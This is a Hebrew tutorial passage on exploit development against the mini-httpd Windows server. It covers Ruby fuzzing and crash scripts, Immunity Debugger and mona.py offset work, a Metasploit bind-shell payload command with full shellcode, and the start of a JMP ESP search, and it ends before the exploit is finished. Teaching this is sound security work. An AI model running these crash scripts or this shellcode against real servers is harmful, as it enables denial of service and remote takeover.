Immunity היא תוכנת דיבוג שתאפשר לנו לצפות במצב של תוכנה ושל המכונה שלנו בעת ההרצה של אותה התוכנית. היא תאפשר לנו לעצור את התוכנה בעת הריצה בנקודות שונות, להסתכל מה קורה למעבד ולזיכרון שלנו ועוד. אני יודע שרבים מעדיפים דיבאגרים אחרים כגון OllyDbg[4] או WinDBG[5] אך במקרה הזה אנחנו נשתמש ביכולת של Immunity לעבוד עם תוספים שנכתבו בפיית'ון אשר ייחודית ל-Immunity. בהמשך יסופקו הסברים בסיסיים לגבי אופן העבודה עם Immunity.

---

[1] DEP - http://en.wikipedia.org/wiki/Data_Execution_Prevention

[2] ASLR - http://en.wikipedia.org/wiki/Address_space_layout_randomization

[3] Bridged - VirtualBox (http://www.virtualbox.org/manual/ch06.html)

[3] VMWare (https://www.vmware.com/support/ws55/doc/ws_net_configurations_bridged.html)

[4] OllyDebug - http://www.ollydbg.de/

[5] Windbg - http://msdn.microsoft.com/en-us/windows/hardware/hh852365.aspx

Mona

אחד התוספים היותר טובים ומקיפים שנכתבו ל-Immunity במיוחד בכדי לכתוב אקספלויטים. קצת לגבי היכולות יוסבר בהמשך וכרגיל גם חומרי קריאה נוספים יצורפו. תמסרו הרבה תודה לצוות Corelan Belgium[6] כל פעם שאתם מריצים פקודה של Immunity. כאן תוכלו למצוא איך להתקין את Mona לתוך Immunity.

Ruby

לפעמים פשוט יותר נחמד וקל לכתוב ברובי. לצורך המאמר הזה אניח שיש לכם הבנה בסיסית גם ברובי וגם בפיית'ון ואם לא אז שיש לכם יכולת סבירה של חיפוש בגוגל וב-Stack Overflow[7]...

התהליך

לפני שנצלול פנימה ונתחיל להשתפשף עם הביטים רצוי שנעבור קודם כל ממה התהליך יהיה מורכב, מה המטרה ומה עלינו לעשות. הדבר הראשון שעלינו להבין זה מה הוא בעצם פיתוח אקספלויט. המטרה שלנו היא להריץ קוד משלנו בעזרת תוכנה שקיימת במערכת. בשביל כך אנחנו קודם כל נצטרך להכניס את הקוד שלנו לתוך הזיכרון של התוכנה. לאחר מכן, נצטרך להפנות את התוכנה להריץ את הקוד הזה. עכשיו שהבנו בגדול את המטרה נתחיל לפרק את זה לשלבים:

- שלב 1: מציאת הפגיעות.
- שלב 2: הבנת הפגיעות.
- שלב 3: השתלטות על הפגיעות.
- שלב 4: הזרקת הקוד שלנו לזכרון.
- שלב 5: כתיבת הקוד הסופי, בדיקתו וסידורו באופן איכותי.

איפה מדגדג לך?

זיהוי פגיעות בתוכנה יכול להיעשות בהרבה טכניקות שונות ומשונות. אנחנו נשתמש לצורך המדריך הזה בטכניקה של עצלנים. במקום לבצע תהליך הנדסה לאחור אמיתי אנחנו נניח שיכולה להיות בעיה בקוד ובמקום לנסות לאתר היכן היא אנחנו ננסה קודם לגרום לה לקרות ולאחר מכן נתחיל לנסות להבין איפה היא מתרחשת ולמה. בשביל כך יש סט כלים שנקראים פאזרים (fuzzers) שהתפקיד שלהם הוא

[6] Corelan - https://www.corelan.be/

[7] StackOverflow - http://en.wikipedia.org/wiki/Stack_Overflow_%28website%29

להשתמש במתודות של התוכנה (בין אם בתקשורת ובין אם מקבצים או מתוכנות אחרות) ולנסות להזין כל מיני סוגים של קלטים שונים שכותבי התוכנה כנראה לא תכננו לקבל ולראות איך התוכנה מתנהגת.

המדגדג


במקרה הזה, נשתמש בפאזר שהכינותי מראש:

```
require 'socket'
# Host details
host = '192.168.0.107'
port = 80

# Fuzzing Details
start = 1
steps = 100
max = 10000
packet = 'GET '

# Starting Fuzzer
while start < max
    sock = TCPSocket.new(host, port)
    be = "\x41" * start
    fuzz_with = "#{packet} #{be} /HTTP/1.1\r\n\r\n"
    sock.send(fuzz_with, 0)
    puts "Sent a get request with #{start} A"
    start = start + steps
    sock.close
    sleep(0.1)
end
```

במקרה הזה מדובר בפאזר מאוד פשוט. קריאה על אודות התוכנה שאנו עומדים לשחק איתה מסבירה לנו שהיא "מדברת" בפרוטוקול HTTP. מה שהפאזר מבצע זה שליחת בקשות GET רגילות כאשר הפרמטר של בקשת ה-GET גדל בקפיצות של 100 עד שמגיע ל-10,000 בקשות. לצורך ההמשך - כמו שכבר הבנתם, אנחנו עומדים לנסות לבנות אקספלויט לתוכנה שמדבר ב-HTTP. אז מן הראוי שנבחר בתוכנה mini-httpd לחלונות. תוכלו להוריד עותק שלה כאן.

זיהוי נקודת הקריסה

לאחר הרצת התוכנה קיבלנו את המסך האהוב עלינו:



המשמעות היא שהתוכנה קרסה. אם נחזור לפאזר שלנו נוכל לראות שהפורט (או התוכנה) הפסיקה להגיב לאחר שליחה של גודל מסויים. נוכל לבדוק האם באמת אנחנו מקריסים את התוכנה לאחר שינויים קטנים בסקריפט שיראה כך:


```
require 'socket'
# Host details
host = '192.168.0.107'
port = 80

# Fuzzing Details
As = 4000
packet = 'GET '

# Crushing the service
sock = TCPSocket.new(host, port)
be = "\x41" * As              # Just a hex representation of A
fuzz_with = "#{packet} #{be} /HTTP/1.1\r\n\r\n"
sock.send(fuzz_with, 0)
puts "Sent a get request with #{As} A"
sock.close
```

נוכל לראות שלאחר כל הרצה של הקוד הזה נקבל את אותה הקריסה בתוכנת השרת. קודם כל, נוכל להגיד שכאן יש לנו פגיעות (שעדיין לא הבנו מה קורה או כיצד מתרחשת) אך אנו מסוגלים להקריס שירותים מאותה גירסה על ידי שליחת הבקשה הזאת אשר תגרום לשרת לקרוס. אך כמובן שאנחנו לא נסתפק בזה. עכשיו נרצה להבין קצת מה גרום לקריסה, איך זה קרה ומה אנחנו יכולים לעשות עם זה הלאה :)

ניתוח הקריסה

בכדי שנוכל לראות באופן קצת יותר מסודר ואיכותי את מצב התוכנה בעת הקריסה נעלה אותה בדיבאגר אשר יראה לנו את מצב במעבד והזכרון בכל רגע נתון. שוב, למהלך המדריך הזה נעבור עם Immunity Debugger ובהמשך גם תראו מדוע. אתם מוזמנים, כרגיל, לעבוד עם איזה כלי שנוח לכם.


לאחר העלאה של Immunity גררו את minihttpd.exe לתוך הדיבאגר. נעבור באופן זריז עם מה אנחנו רואים ומצב התוכנה לפני התחלת הניתוח.



על מנת להבין מה אנחנו רואים נחלק את המסך ל-7 חלקים. בחלק השחור העליון משמאל נראה את מצב התוכנה ופירוק לאסמבלי של הקוד בזכרון. הריבוע השחור הצר והארוך מתחת מספק מידע נוסף על מצב הריצה הנוכחי (לדוגמא האם קפיצה נלקחת או לא). מתחת לזה נמצא מצב הזכרון שלנו. מימין למעלה נראה את מצב המעבד, הרגיסטרים והדגלים שלנו. מתחת לזה נראה את מצב הסטאק של התוכנה.

בנוסף ישנם 3 שדות 'עזר'. מימין (כרגע בצהוב)- מצב התוכנה אשר כרגע נמצאת במצב Paused וכך תמיד תראה כאשר תוכנה נטענת לראשונה לתוך Immunity. שורת הטקסט הלבנה קצת מעל מצב התוכנה הינה שורת פקודות שנראה בהמשך ושורה מתחת לזה היא מידע מילולי יותר על מצב התוכנה הנוכחי. כל השדות האלה יתבהרו ברגע שנתחיל לעבור עליהם יחד.

על מנת שנוכל לנתח את הקריסה כרגע עליכם להקיש F9 (הרצה) ובכך התוכנה תתחיל לרוץ. לאחר שתוכנה עוברת למצב Running ותראו את התוכנה מתחיל נוכל לחזור להריץ את הסקריפט שגילינו ששובר את התוכנה. לאחר ההרצה המסך יראה כך:



למעלה ניתן לראות מצב המתאר לנו באופן טוב מאוד את מה שקרה בתוכנה. ניתן לראות קודם כל שהאזור שבו אנו אמורים לראות את קוד האסמבלי בזכרון התרוקן. בנוסף התוכנה עצרה. כדי להבין קצת מה קרה אנחנו יכולים להסתכל על שורת המידע הנוסף שאומרת לנו: Access violation when executing [41414141] מה שקצת מזכיר לנו את מה שהכנסו. בנוסף, אם נסתכל על מצב המעבד נוכל לראות שגם הרגיסטרים ESP ו-EDI מצביעים על אזור המלא ב-AAAA וגם שהרגיסטר EIP מכיל 41414141. לפי המצב של המעבד אנחנו יכולים להבין שמה שקרה היה הצפה של הזכרון עם הקלט שלנו ודריסה של הנתונים הבאים במחסנית. בעת היציאה מהפונקציה המעבד קיבל הוראות POP מהמחסנית אך מכיוון שהוא אינו יודע מה באמת יש במחסנית המעבד פשוט מוציא את כמות המידע שהתוכנה ביקשה ממנו לשחזר.

יצירת האקספלויט

עכשיו כשהבנו איזה סוג פגיעות ובערך מה קורה שם אנחנו רוצים לנסות למנף את זה לשלב הבא. זה נכון שאנחנו יכולים להסתפק בקוד שיודע להפיל את השרתים האלה אבל יכול להיות כל כך הרבה יותר מגניב גם לדעת למנף את זה לדברים יותר נחמדים.

זיהוי המטרות

עכשיו שהבנו את זה, נחלק לשלבים כדי להבין מה עושים הלאה. המטרה הסופית שלנו היא להריץ קוד משלנו. כדי לעשות את זה אנחנו צריכים לשתלט על המעבד. כרגע הוא עובד לפי רצף ההוראות הקיים התוכנה הקיימת. אנחנו צריכים לזכרון שהתוכנה הקיימת נטענה כרגע לזכרון והיא סט של הוראות המאוחסן בו. זאת אומרת שעלינו גם לוודא שהקוד שלנו נמצא בזכרון של המכונה וגם שאנחנו מצליחים להפנות את המעבד להריץ את הקוד הזה במקום את התוכנה אך עדיין לוודא שאנחנו שומרים על רצף הגיוני בכדי שהתוכנה לא תקרוס.

זיהוי וניתוח הזכרון

עכשיו אנחנו רוצים להבין קצת מה קורה בזכרון. הבנו קודם כל שהפרמטר ששמנו בבקשת ה-GET הוא מה שגרם לקריסה. כעת אנחנו יודעים גם מה נדרס בעת היציאה מהפונקציה. אנחנו ננסה להבין בדיוק היכן מה ששמנו בזכרון נכנס. בשביל לעשות את זה נשתמש בפונקציה של mona.py של corelan. ניתן להוריד את mona.py מכאן. לאחר מכן יש להעתיק אותה לתיקייה של Immunity Debugger לתוך התיקייה שנקראת PyCommands.

mona היא תוכנה שנכתבה לעזור לנו בתהליך פיתוח האקספלוייט. אחת התכונות היותר נחמדות ב-mona (שניתן להשיג דרך metasploit או תוכנות אחרות כמובן) היא התכונה של pattern_create. הרעיון הוא לייצר תבנית של טקסט באורך רצוי מראש אשר לא חוזרת על עצמה לאורך 4 בתים רצופים ובכך לזהות איך היא נראת בזכרון.

זוכרים את שורת הפקודות ב-Immunity? עכשיו נשתמש בה כדי לקרוא למונה ולבקש ממנה לייצר לנו תבנית של 4000 בתים. נוכל לעשות זאת על ידי הפקודה:

```
!mona pc 4000
```

לאחר מכן בקובץ pattern.txt בתייקיה של Immunity נוכל למצוא את התבנית הבאה ולהזין אותה לסקריפט שלנו:

```
require 'socket'
# Host details
host = '192.168.0.107'
port = 80

# Fuzzing Details
As = "Aa0Aa1Aa2A…….e6Ae7Ae8Ae9Af0Af1Af2Af3c8Fc9Fd0Fd1Fd2F"
packet = 'GET '

# Crushing the service
sock = TCPSocket.new(host, port)
fuzz_with = "#{packet} #{As} /HTTP/1.1\r\n\r\n"
sock.send(fuzz with, 0)
puts "Sent a get request with #{As} A"
sock.close
```

עם הקוד הזה מוכן אנחנו מריצים מחדש את התוכנה מתוך Immunity ומריצים את הסקריפט החדש. התוכנה קורסת שוב אבל הפעם כל 4 בתים בזכרון הם ייחודיים. כשנסתכל על הקריסה ונראה שבאמת הערכים שונים נוכל להשתמש בפקודה של mona שמאפשרת לנו לחפש בתוך התבנית. נוכל לראות שבתוך ESP, יש מצביע לערך Ex0E, ש-EDI מצביע על h9Ci וש-EIP מכיל את הערך 39774538. כעת נשתמש בפקודה:

```
!mona po value
```

אשר מוצאת את ה-offset בתוך המחרוזת ומגלה את הנתונים הבאים:


```
ESP offset at:    3810
EDI offset at:    1798
EIP offset at:    3806
```

בדיקת ההיסטים

כעת ננסה לבדוק האם אנחנו מצליחים לכתוב קוד שידרוס כל אחד מהם באופן מדוייק. אנחנו יודעים שהגודל של הטקסט שאנחנו רוצים לשלוח הוא 6000 בתים, אך כעת נבנה אותו הפוך:

```
require 'socket'
# Host details
host = '192.16.0.107'
port = 80

# Fuzzing Details
size_of_message = 4000

# Crushing the service
sock = TCPSocket.new(host, port)
As = "\x41" * 1797            # 1798 before EDI
As = As + "\x42" * 4               # EDI is overrun at 1798
As = As + "\x41" * (3806-1800)     # Calculating offset for EIP
As = As + "\x43" * 4          # EIP is overrun at 3806
As = As + "\x44" * 4          # ESP is overrun at 3810
fuzz_with = "GET #{As} /HTTP/1.1\r\n\r\n"
sock.send(fuzz_with, 0)
puts "Sent a get request with #{As} A"
sock.close
```

התוצאה שנקבל היא זאת:



נוכל לראות ש-EIP באמת מכיל 43x4 שאומר שהצלחנו לדרוס אותו בידיוק. וכנ"ל לגבי ESP.

כתיבת האקספלויט

כעת נזריק את הקוד שלנו לזכרון ולדאוג להריץ אותו בלי להקריס את התוכנה. בתור התחלה נחליט לאן להכניס את הקוד שלנו ואז גם נדע איך לקפוץ אליו וגם איפה לשים אותו. נתחיל מלראות את נקודות הייחוס שלנו. כרגע הצלחנו לדרוס שני מקומות, הראשון הוא EIP והשני ESP. EIP הוא בעצם המצביע להוראה הבאה שהמעבד צריך להריץ אך מבחינת גודלו הוא מורכב מ-4 בתים ואין לנו כל כך מקום לדחוף קוד משלנו ומעבר לכך איננו יכולים לכתוב לתוך EIP כהוראה תקינה של המעבד. במקרה הספציפי הזה ESP נדרס גם כן. ESP הוא אותו הגודל של EIP אך ESP משתמש כמצביע וכך נשתמש בו.

לצורך ההדגמה אנחנו נשתמש ב-Shellcode מ-metasploit. של קודים הם חתיכות קוד קטנות בהוראות מכונה ישירות אשר יבצעו את ההרצה שאנחנו נרצה. במקרה הזה אחסוך לנו שלב במציאת התווים הבעייתיים אך בעת קריאה מהזכרון יכולות להיות לנו הוראות מסויימות אשר יתורגמו בהקשר מסוים מהזכרון ואנחנו נרצה להמנע מהם. במקרה הזה הרשימה שלנו היא:

```
\'x00\x09\x0a\x0b\x0c\x0d\x20\x2f\x3f'
```

אנחנו נפנה אל metasploit לייצר לנו payload מתאים:

```
sudo msfpayload windows/shell_bind_tcp R | sudo msfencode -b
'\x00\x09\x0a\x0b\x0c\x0d\x20\x2f\x3f' -t c
```

מה שיביא אותנו ל:

```
tisf ~ > sudo msfpayload windows/shell_bind_tcp R | sudo msfencode -b
'\x00\x09\x0a\x0b\x0c\x0d\x20\x2f\x3f' -t c
[*] x86/shikata_ga_nai succeeded with size 368 (iteration=1)

unsigned char buf[] =
"\xda\xde\xd9\x74\x24\xf4\x5a\x2b\xc9\xb1\x56\xbb\x74\x68\x05"
"\xa2\x31\x5a\x18\x83\xea\xfc\x03\x5a\x60\x8a\xf0\x5e\x60\xc3"
"\xfb\x9e\x70\xb4\x72\x7b\x41\xe6\xe1\x0f\xf3\x36\x61\x5d\xff"
"\xbd\x27\x76\x74\xb3\xef\x79\x3d\x7e\xd6\xb4\xbe\x4e\xd6\x1b"
"\x7c\xd0\xaa\x61\x50\x32\x92\xa9\xa5\x33\xd3\xd4\x45\x61\x8c"
"\x93\xf7\x96\xb9\xe6\xcb\x97\x6d\x6d\x73\xe0\x08\xb2\x07\x5a"
"\x12\xe3\xb7\xd1\x5c\x1b\xbc\xbe\x7c\x1a\x11\xdd\x41\x55\x1e"
"\x16\x31\x64\xf6\x66\xba\x56\x36\x24\x85\x56\xbb\x34\xc1\x51"
"\x23\x43\x39\xa2\xde\x54\xfa\xd8\x04\xd0\x1f\x7a\xcf\x42\xc4"
"\x7a\x1c\x14\x8f\x71\xe9\x52\xd7\x95\xec\xb7\x63\xa1\x65\x36"
"\xa4\x23\x3d\x1d\x60\x6f\xe6\x3c\x31\xd5\x49\x40\x21\xb1\x36"
"\xe4\x29\x50\x23\x9e\x73\x3d\x80\xad\x8b\xbd\x8e\xa6\xf8\x8f"
"\x11\x1d\x97\xa3\xda\xbb\x60\xc3\xf1\x7c\xfe\x3a\xf9\x7c\xd6"
"\xf8\xad\x2c\x40\x28\xcd\xa6\x90\xd5\x18\x68\xc1\x79\xf2\xc9"
"\xb1\x39\xa2\xa1\xdb\xb5\x9d\xd2\xe3\x1f\xa8\xd4\x2d\x7b\xf9"
"\xb2\x4f\x7b\xec\x1e\xd9\x9d\x64\x8f\x8f\x36\x10\x6d\xf4\x8e"
"\x87\x8e\xde\xa2\x10\x19\x56\xad\xa6\x26\x67\xfb\x85\x8b\xcf"
"\x6c\x5d\xc0\xcb\x8d\x62\xcd\x7b\xc7\x5b\x86\xf6\xb9\x2e\x36"
"\x06\x90\xd8\xdb\x95\x7f\x18\x95\x85\xd7\x4f\xf2\x78\x2e\x05"
"\xee\x23\x98\x3b\xf3\xb2\xe3\xff\x28\x07\xed\xfe\xbd\x33\xc9"
"\x10\x78\xbb\x55\x44\xd4\xea\x03\x32\x92\x44\xe2\xec\x4c\x3a"
```


```
"\xac\x78\x08\x70\x6f\xfe\x15\x5d\x19\x1e\xa7\x08\x5c\x21\x08"
"\xdd\x68\x5a\x74\x7d\x96\xb1\x3c\x8d\xdd\x9b\x15\x06\xb8\x4e"
"\x24\x4b\x3b\xa5\x6b\x72\xb8\x4f\x14\x81\xa0\x3a\x11\xcd\x66"
"\xd7\x6b\x5e\x03\xd7\xd8\x5f\x06";
```

עכשיו שיש לנו את הקוד שלנו ואנחנו יודעים שנזין אותו לתוך ESP עלינו למצוא הוראה שאומרת לך תריץ את ESP. זאת אומרת שאנחנו רוצים למצוא מקום בקוד שבו מופיע ההוראה JMP ESP. יש לנו כאן רק הערה קטנה. אם נמצא את הקוד הזה תחת התוכנה הזאת אין שום ערובה שהניצול יעבוד בפעם הבאה. מכיוון שברב המקרים כאשר תוכנה עולה היא נטענת למקום אחר בזכרון אזי קפיצה למיקום הוירטואלי של התוכנה עלול להשתנות מבחינת כתובת. לכן נבנה על רכיבים שנטענים לאותו מקום. (שוב, במקרה הזה אתעלם כרגע מטכנולוגיות כמו ASLR). במקרה הזה אנחנו נשתמש ב-DLL-ים של המערכת. כאשר מערכת ההפעלה עולה היא טוענת סט של רכיבים שיעזרו לתוכנות שונות. הסדר בו נטענות אותן מערכות הוא זהה וגודלן לא משתנה לרוב (מערכות הפעלה וגרסאות שונות עלולות לשנות בהחלט את הכתובות האלה) כתובותיהן יהיו זהות וכתוצאה מכך גם של ההוראות שבתוכן.

במקום להכנס כרגע ידנית לתוך DLL-ים שונים ולחפש בתוכם הוראות אנחנו נשתמש ב-mona שוב כדי להקל עלינו:

```
!mona jmp -r esp
```

יחזיר לנו את התוצאה הבאה:

